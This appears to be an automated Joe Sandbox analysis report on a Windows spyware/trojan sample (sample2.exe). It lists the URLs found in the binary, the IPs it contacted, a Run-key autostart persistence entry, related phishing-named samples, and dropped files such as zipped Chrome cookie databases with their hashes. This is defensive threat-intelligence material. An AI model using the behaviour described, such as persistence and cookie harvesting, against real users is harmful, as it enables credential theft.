http://www.sandoll.co.kr	sample2.exe, 00000000.00000003.643501238.0000000005019000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.000000005560000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sandoll.co.krrad	sample2.exe, 00000000.00000003.643501238.0000000005019000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	sample2.exe, 00000000.00000002.665763058.00000000062C2000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.000000005560000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.de	sample2.exe, 00000000.00000003.649363101.0000000005014000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	sample2.exe, 00000000.00000002.665763058.00000000062C2000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.000000005560000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	sample2.exe, 00000000.00000002.665763058.00000000062C2000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.000000005560000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cnc	sample2.exe, 00000000.00000003.644065481.0000000005014000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cnb	sample2.exe, 00000000.00000003.644029155.000000000504D000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	sample2.exe, 00000000.00000002.665763058.00000000062C2000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.000000005560000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	sample2.exe, 00000000.00000002.662931155.0000000005010000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.000000005560000.00000002.00000001.sdmp	false		high
http://www.fontbureau.comF	sample2.exe, 00000000.00000003.649363101.0000000005014000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cnLog	sample2.exe, 00000000.00000003.644065481.0000000005014000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comsivFw	sample2.exe, 00000000.00000003.649363101.0000000005014000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.m.	sample2.exe, 00000000.00000003.644379621.0000000005014000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sandoll.co.krt	sample2.exe, 00000000.00000003.643501238.0000000005019000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.comn	sample2.exe, 00000000.00000003.642985385.000000000502B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.comi	sample2.exe, 00000000.00000003.645020096.000000000504E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.comg	sample2.exe, 00000000.00000003.644898716.000000000504E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	sample2.exe, 00000000.00000002.665763058.00000000062C2000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.000000005560000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.cT	sample2.exe, 00000000.00000003.644379621.0000000005014000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	sample2.exe, 00000000.00000002.665763058.00000000062C2000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.000000005560000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn	sample2.exe, 00000000.00000003.644065481.0000000005014000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.000000005560000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	sample2.exe, 00000000.00000002.665763058.00000000062C2000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.000000005560000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.carterandcone.comhly	sample2.exe, 00000000.00000003.644898716.000000000504E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comueS	sample2.exe, 00000000.00000003.649363101.0000000005014000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	sample2.exe, 00000000.00000002.665763058.00000000062C2000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.000000005560000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tiro.comnm.	sample2.exe, 00000000.00000003.643012662.000000000502B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.como	sample2.exe, 00000000.00000002.662931155.0000000005010000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	sample2.exe, 00000000.00000002.665763058.00000000062C2000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.000000005560000.00000002.00000001.sdmp	false		high
http://www.tiro.comm	sample2.exe, 00000000.00000003.642940134.000000000502B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comalic	sample2.exe, 00000000.00000003.649363101.0000000005014000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers;	sample2.exe, 00000000.00000003.648093017.0000000005049000.00000004.00000001.sdmp	false		high
http://www.founder.com.cn/cns-m	sample2.exe, 00000000.00000003.644029155.000000000504D000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/	sample2.exe, 00000000.00000003.647869153.0000000005049000.00000004.00000001.sdmp	false		high
http://www.founder.com.cn/cn)	sample2.exe, 00000000.00000003.644065481.0000000005014000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://eu0j0ejPMgs9.com3853321935-2125563209-4053062332-1002_Classes	sample2.exe, 00000001.00000003.724871830.00000000013B4000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.91.198.143	unknown	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339443
Start date:	14.01.2021
Start time:	03:36:51
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	sample2.bin (renamed file extension from bin to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@18/10@3/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 0.1% (good quality ratio 0%) • Quality average: 0% • Quality standard deviation: 0%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, UsoClient.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 168.61.161.212, 52.255.188.83, 51.104.144.132, 92.122.213.194, 92.122.213.247, 52.155.217.156, 20.54.26.129, 67.27.157.126, 67.27.157.254, 8.253.207.120, 8.248.139.254, 8.248.117.254, 51.104.139.180 • Excluded domains from analysis (whitelisted): displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, arc.msn.com.nsatc.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, au-bg-shim.trafficmanager.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/339443/sample/sample2.exe

Simulations

Behavior and APIs

Time	Type	Description
03:37:59	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run nwama C:\Users\user\AppData\Local\Temp\nwama\nwama.exe
03:38:07	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run nwama C:\Users\user\AppData\Local\Temp\nwama\nwama.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
208.91.198.143	invoice No 8882.exe	Get hash	malicious	Browse	
	DHL Delivery Confirmation.exe	Get hash	malicious	Browse	
	Verify Email.exe	Get hash	malicious	Browse	
	Statement of Account.doc	Get hash	malicious	Browse	
	vsl particulars.exe	Get hash	malicious	Browse	
	DHL Shipment Documents.exe	Get hash	malicious	Browse	
	suk1MHq6DK.exe	Get hash	malicious	Browse	
	Swift_advise.xlsx	Get hash	malicious	Browse	
	DETALLE DE PAGOS EFECTUADOS (DETAIL OF P AYMENTS.exe	Get hash	malicious	Browse	
	CHEMEX DUBAI.exe	Get hash	malicious	Browse	
	December_Document_.doc	Get hash	malicious	Browse	
	SR 16-30 nOV-2020 GULF AIR.exe	Get hash	malicious	Browse	
	HSBCWE1123.exe	Get hash	malicious	Browse	
	MT#4000189.exe	Get hash	malicious	Browse	
	Purchase Order.exe	Get hash	malicious	Browse	
	AL UAE.exe	Get hash	malicious	Browse	
	Customer Order, Images, Spec.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
	Quotation.exe	Get hash	malicious	Browse	
	PMA1911003.doc	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
us2.smtp.mailhostbox.com	Quotation.exe	Get hash	malicious	Browse	• 208.91.199.223
	Booking.exe	Get hash	malicious	Browse	• 208.91.199.223
	MV. Double Miracle.exe	Get hash	malicious	Browse	• 208.91.199.225
	MV Double Miracle.exe	Get hash	malicious	Browse	• 208.91.199.224
	C.V. - application letter.exe	Get hash	malicious	Browse	• 208.91.199.223
	PO-SOT215006A.exe	Get hash	malicious	Browse	• 208.91.199.224
	AWB & Shipping Document.exe	Get hash	malicious	Browse	• 208.91.199.225
	invoice No 8882.exe	Get hash	malicious	Browse	• 208.91.199.224
	Shipping document.exe	Get hash	malicious	Browse	• 208.91.199.225
	Y3fwLpzaXNZPaT6.exe	Get hash	malicious	Browse	• 208.91.199.223
	XyZQ7im2Dv.exe	Get hash	malicious	Browse	• 208.91.199.223
	FB-108N & FB-108NK #U8a62#U50f9 - #U7530#U52e4.exe	Get hash	malicious	Browse	• 208.91.199.223
	Ldz62seIo3.exe	Get hash	malicious	Browse	• 208.91.199.225
	VPAPvqgfkf.exe	Get hash	malicious	Browse	• 208.91.199.225
	TTR payment amount 131,000 USD.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	ESrYdvhNfV.exe	Get hash	malicious	Browse	• 208.91.199.223
	DHL Delivery Confirmation.exe	Get hash	malicious	Browse	• 208.91.198.143
	KBC Enquiry No.20201228.xlsx	Get hash	malicious	Browse	• 208.91.199.223
	LR8meXRan7.exe	Get hash	malicious	Browse	• 208.91.199.223
	Proforma Invoice.exe	Get hash	malicious	Browse	• 208.91.199.223

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	JAAkR51fQY.exe	Get hash	malicious	Browse	• 216.10.246.131
	Quotation.exe	Get hash	malicious	Browse	• 208.91.199.223
	Doc_18420540.doc	Get hash	malicious	Browse	• 103.76.228.18
	Booking.exe	Get hash	malicious	Browse	• 208.91.199.223
	MV. Double Miracle.exe	Get hash	malicious	Browse	• 208.91.199.225
	MV Double Miracle.exe	Get hash	malicious	Browse	• 208.91.199.224
	RFQ0128SR20KWT_DEUNGJU_FAKRU_AND_NAVEED.exe	Get hash	malicious	Browse	• 162.222.225.57
	C.V. - application letter.exe	Get hash	malicious	Browse	• 208.91.199.223
	PO-SOT215006A.exe	Get hash	malicious	Browse	• 208.91.199.224
	AWB & Shipping Document.exe	Get hash	malicious	Browse	• 208.91.199.223
	invoice No 8882.exe	Get hash	malicious	Browse	• 208.91.199.224

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Shipping document.exe	Get hash	malicious	Browse	• 208.91.199.225
	Y3fwLpzaXNZPaT6.exe	Get hash	malicious	Browse	• 208.91.199.224
	rib.exe	Get hash	malicious	Browse	• 208.91.199.108
	XyZQ7im2Dv.exe	Get hash	malicious	Browse	• 208.91.199.223
	FB-108N & FB-108NK #U8a62#U50f9 - #U7530#U52e4.exe	Get hash	malicious	Browse	• 208.91.199.223
	Ldz62seIo3.exe	Get hash	malicious	Browse	• 208.91.199.225
	VPAPvqgfkf.exe	Get hash	malicious	Browse	• 208.91.199.225
	TTR payment amount 131,000 USD.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	ESrYdvhNfV.exe	Get hash	malicious	Browse	• 208.91.199.223

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\nwama.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\nwama\nwama.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	665
Entropy (8bit):	5.282361864518305
Encrypted:	false
SSDEEP:	12:Q3LaJU20NaL10U29hJ5g1B0U2ukyrFk70U20qcH8O0Ug+9Yz9tv:MLF20NaL329hJ5g522rW2Mz2T
MD5:	C6F9162A813BFA011E86162EBFC31D27
SHA1:	0E0D4813EEA11780E84BB0DF4EC7E4ABD95E182D
SHA-256:	103C0E7E2CC42883AB3C546D495E92986E093838B7B33CAA6FDEC29005FB68F4
SHA-512:	5BA5620C3208117794B2D9C28ACAEF44E87E77949EFBA61146EF394D2198B91364465407E54859644EDA626F72F311D66C2E12AB6FB706CE1AC94C8152FC6A9E
Malicious:	false
Reputation:	low
Preview:	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Drawing\54d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Windows.Forms\bd8d59c984c9f5f2695f64341115cdf0\System.Windows.Forms.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.DirectorySer#\ec97af4da869bf56e9dc343bba24999d\System.DirectoryServices.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\Microsoft.VisualBas#\cd7c74fce2a0eab72cd25cbe4bb61614\Microsoft.VisualBasic.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\sample2.exe.log	
Process:	C:\Users\user\Desktop\sample2.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	665
Entropy (8bit):	5.282361864518305
Encrypted:	false
SSDEEP:	12:Q3LaJU20NaL10U29hJ5g1B0U2ukyrFk70U20qcH8O0Ug+9Yz9tv:MLF20NaL329hJ5g522rW2Mz2T
MD5:	C6F9162A813BFA011E86162EBFC31D27
SHA1:	0E0D4813EEA11780E84BB0DF4EC7E4ABD95E182D
SHA-256:	103C0E7E2CC42883AB3C546D495E92986E093838B7B33CAA6FDEC29005FB68F4
SHA-512:	5BA5620C3208117794B2D9C28ACAEF44E87E77949EFBA61146EF394D2198B91364465407E54859644EDA626F72F311D66C2E12AB6FB706CE1AC94C8152FC6A9E
Malicious:	**true**
Reputation:	low
Preview:	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Drawing\54d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Windows.Forms\bd8d59c984c9f5f2695f64341115cdf0\System.Windows.Forms.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.DirectorySer#\ec97af4da869bf56e9dc343bba24999d\System.DirectoryServices.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\Microsoft.VisualBas#\cd7c74fce2a0eab72cd25cbe4bb61614\Microsoft.VisualBasic.ni.dll",0..

C:\Users\user\AppData\Local\Temp\nwama\nwama.exe	
Process:	C:\Users\user\Desktop\sample2.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

C:\Users\user\AppData\Local\Temp\nwama\nwama.exe	
Category:	dropped
Size (bytes):	608768
Entropy (8bit):	7.046672193911453
Encrypted:	false
SSDEEP:	12288:o+zgiqlYVUUJiotHw9c93n5zzsO1E48Mjr0J42lX:bl3xScRRz71Eowim
MD5:	B0F2D519CCAE5BF1435264E0979770CE
SHA1:	212DA7B3ED9C89D83941F6BB0DBA889FA24F8F6A
SHA-256:	A4FDC26D6B70EAF0A62CCA36286412901F48881EAE616D38B96D8AE0CB0F29C7
SHA-512:	A50B9D27ABDF6195A2689FF911E11CBC6F71CBF69D1872C765A9FC92B3A2A8E2717E260C76D1C91576D59F6B105A27B1CCCC6056251DC80A0DC8AFECBFF35C
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Metadefender, Detection: 30%, Browse • Antivirus: ReversingLabs, Detection: 81%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...8..^.....0..@....._... ...`....@.. ..... ..@.....D_..O....`..... ....H.....text....?... ...@..... ..`.rsrc.....`.....B.....@..@.rel oc.....H.....@..B.....x_.....H.....d.....U.....".(.....*.r...p.....*B.(.....(....&*...0..O.....s.....A...%.. .o.....+.....(.....o....&. ..X....i2..o.....+...*..0.....r-..p..o ....+..*...0..F.....r0..pr4..po!....s".....+{...o#.....(....._.0..+...o$....._.0..+...o$....._.0..+...o$....._.0..+...o$..... X.....o%...?x...s".....+s.....o&....b....Xo&....bX....Xo&....bX....Xo&....bX..

C:\Users\user\AppData\Local\Temp\nwama\nwama.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\sample2.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\1b4bluf2.tug.zip	
Process:	C:\Users\user\AppData\Local\Temp\nwama\nwama.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	1468
Entropy (8bit):	7.131875428158717
Encrypted:	false
SSDEEP:	24:98MoAushnKsCT40V6MCY8xWG3BSg8lom/Z8IgRk8cDj8D6tDf7uEeNYJKv8WWf6Q:98MoAhhKl/VDCvx93BSg0thdgRkxJtDL
MD5:	535BCBE2A74CFC076571E4D66FD063DA
SHA1:	4F9BD7425ED0B967D816538A89B916B61265694A
SHA-256:	9AF280DBB1847681C487FA67A7D0A4FA5E672883D1E9C8BC310AFEAB79F3B6F8
SHA-512:	6A8E45822D0A46F734704EA88C73A9A56C84FD682B6905F2AAEDB6707CD2B1AC251B996A61DE6F6570EEC57B073FE2308CB5FBE175FBACDEAEAEEB4336A19379
Malicious:	false
Reputation:	low
Preview:	PK.....K>Q.....#...1b4bluf2.tug/Chrome/Default/Cookies..`.I.%&/m.{.J.J..t...`.$.@.....iG#).*..eVe]f.@....{...{...;.N'...?\fd.l..J..!....?~|.?"^.....^dmz....~._....5~.4.5~._.....{~- .....kz..=...1>.....5~..8.5~..._.....~.....G...=?z~.....~._...m.....~.6.....y.?~..W..oN.7.O.....g/.~~.*}....W...U...o.....}...y..\w?[e..Q.nU.y..h~.&...<..mW....Yf.e6.....y.. ..s.....Iw..*...i.e.....h..xm..^.....<y.....a.hv.....4....<_lh.3....O|u.n.....Q.).sg....~.....5.,.....u[.....e.Z.m...Z....-p../_|...N.}.!..|u...'..N..Q*d.....~...z.-...._.....7.....?. k....o....=?z~.....G...=?z~.....G..+.....s..L..%'.J0...H.T.....E....6k...n.k .....M....?....=?z~.....G...=?z~.....G....;....@.....2..1..k.&..A.....G...=?z~.....G ...=?z....!.....z?.[....c?F...?t.7.5.....o....?._T.E..).~q...q.w../...../ww.....?.[.....7i..

C:\Users\user\AppData\Roaming\1b4bluf2.tug\Chrome\Default\Cookies	
Process:	C:\Users\user\AppData\Local\Temp\nwama\nwama.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false

C:\Users\user\AppData\Roaming\1b4bluf2.tug\Chrome\Default\Cookies	
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C7
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Roaming\j0jrvzzu.5ob.zip	
Process:	C:\Users\user\Desktop\sample2.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	modified
Size (bytes):	1468
Entropy (8bit):	7.131021182385188
Encrypted:	false
SSDEEP:	24:98MKJushnKsCT40V6MCY8xWG3BSg8lom/Z8IgRk8cDj8D6tDf7uEeNYJKv8WWf6P:98MKJhhKl/VDCvx93BSg0thdgRkxJtDo
MD5:	8322041C86EA6665C4EE21EA7F53B761
SHA1:	2EEE1280B95080FFA5463A9D1DA9914D07DC135E
SHA-256:	1234B9AC16387AEAD74BF68107E1814A73D9DB83D1A40D3E12A37285097CE84F
SHA-512:	324FB84610034CF7C4887768B0215CEB1A82FEF6EC92FAA3EA304DD81E90F40CBD1925F5720CA467F101249EFA96CFA49C22B896CFCAE909B6A98DF4D0780D32
Malicious:	false
Reputation:	low
Preview:	PK.....K>Q.....#...j0jrvzzu.5ob/Chrome/Default/Cookies..`.I.%&/m.{.J.J..t...`.$.@.....iG#).*..eVe]f.@....{...{...;.N'...?\fd.l..J..!....?~|.?"^.....^dmz....~._...5~.4.5~._.....{~-.....kz..=...1>.....5~..8.5~..._.....~.....G...=?z~.....~._...m.....~.6.....y.?~..W..oN.7.O.....g/.~~.*}....W...U...o.....}...y..\w?[e..Q.nU.y..h~.&...<..mW....Yf.e6.....y...s.....Iw..*...i.e.....h..xm..^.....<y.....a.hv.....4....<_lh.3....O|u.n.....Q.).sg....~.....5..,.....u[.....e.Z.m...Z....-p../_|...N.}.!..|u....'..N..Q*d.....~...z.-...._.....7.....?.k....o....=?z~.....G...=?z~.....G..+.....s..L..%'.J0...H.T.....E....6k...n.k .....M....?....=?z~.....G...=?z~.....G....;....@.....2..1..k.&..A.....G...=?z~.....G...=?z....!.....z?.[....c?F...?t.7.5.....o....?._T.E..).~q...q.w../...../ww.....?.[.....7i..

C:\Users\user\AppData\Roaming\j0jrvzzu.5ob\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\sample2.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C7
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Roaming\y2nzgw3x.tiq.zip	
Process:	C:\Users\user\AppData\Local\Temp\nwama\nwama.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	1468
Entropy (8bit):	7.128952402557935
Encrypted:	false
SSDEEP:	24:98MtBushnKsCT40V6MCY8xWG3BSg8lom/Z8IgRk8cDj8D6tDf7uEeNYJKv8WWf6K:98MfhhKl/VDCvx93BSg0thdgRkxJtDzx
MD5:	ECA5AA866F8DCF612B56EE50A2EFB2A4
SHA1:	12046CB3FB5A2E112603EB67C7D7413D6DBCE0CA
SHA-256:	A23A81E9C35EF744F8D3F5FBCAB2DFFCDCB5231090BC0D4502A4776E33C55301
SHA-512:	1C7D5827FD92BC05F7DB0889D40D8215C0F5E5F8AD88F5C149ECA44F80BEB241B20CCE7197758F881AB607E4A37E98A6F137FD48043EB77F35A6BA980D72A21
Malicious:	false

C:\Users\user\AppData\Roaming\y2nzgw3x.tiq.zip	
Preview:	PK.....K>Q.....#...y2nzgw3x.tiq/Chrome/Default/Cookies..`.I.%&/m.{.J.J..t...`.$.@.....iG#).*..eVe]f.@....{...{...;.N'...?\fd.I..J..!....?~|.?"^.....^dmz....~._...5~.4.5~._.....{~-.....kz..=...1>.....5~..8.5~..._.....~.....G...=?z~.....~._...m.....~.6.....y.?~..W..oN.7.O.....g/.~~.*}....W...U...o.....}...y..\w?[e..Q.nU.y..h~.&...<..mW....Yf.e6.....y....s.....Iw..*...i.e.....h..xm..^.....<y.....a.hv.....4....<_lh.3....O\u.n.....Q.).sg....~.....5..,.....u[.....e.Z.m...Z....-p../_|...N.}.!..|u....'..N..Q*d.....~...z.-....._....7.....?.k....o....=?z~.....G...=?z~.....G..+.....s..L..%'.J0...H.T.....E....6k...n.k .....M....?....=?z~.....G...=?z~.....G...;....@.....2..1..k.&..A.....G...=?z~.....G...=?z....!.....z?.[....c?F...?t.7.5.....o....?._T.E..).~q...q.w../...../ww.....?.[.....7i..

C:\Users\user\AppData\Roaming\y2nzgw3x.tiq\Chrome\Default\Cookies	
Process:	C:\Users\user\AppData\Local\Temp\nwama\nwama.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false
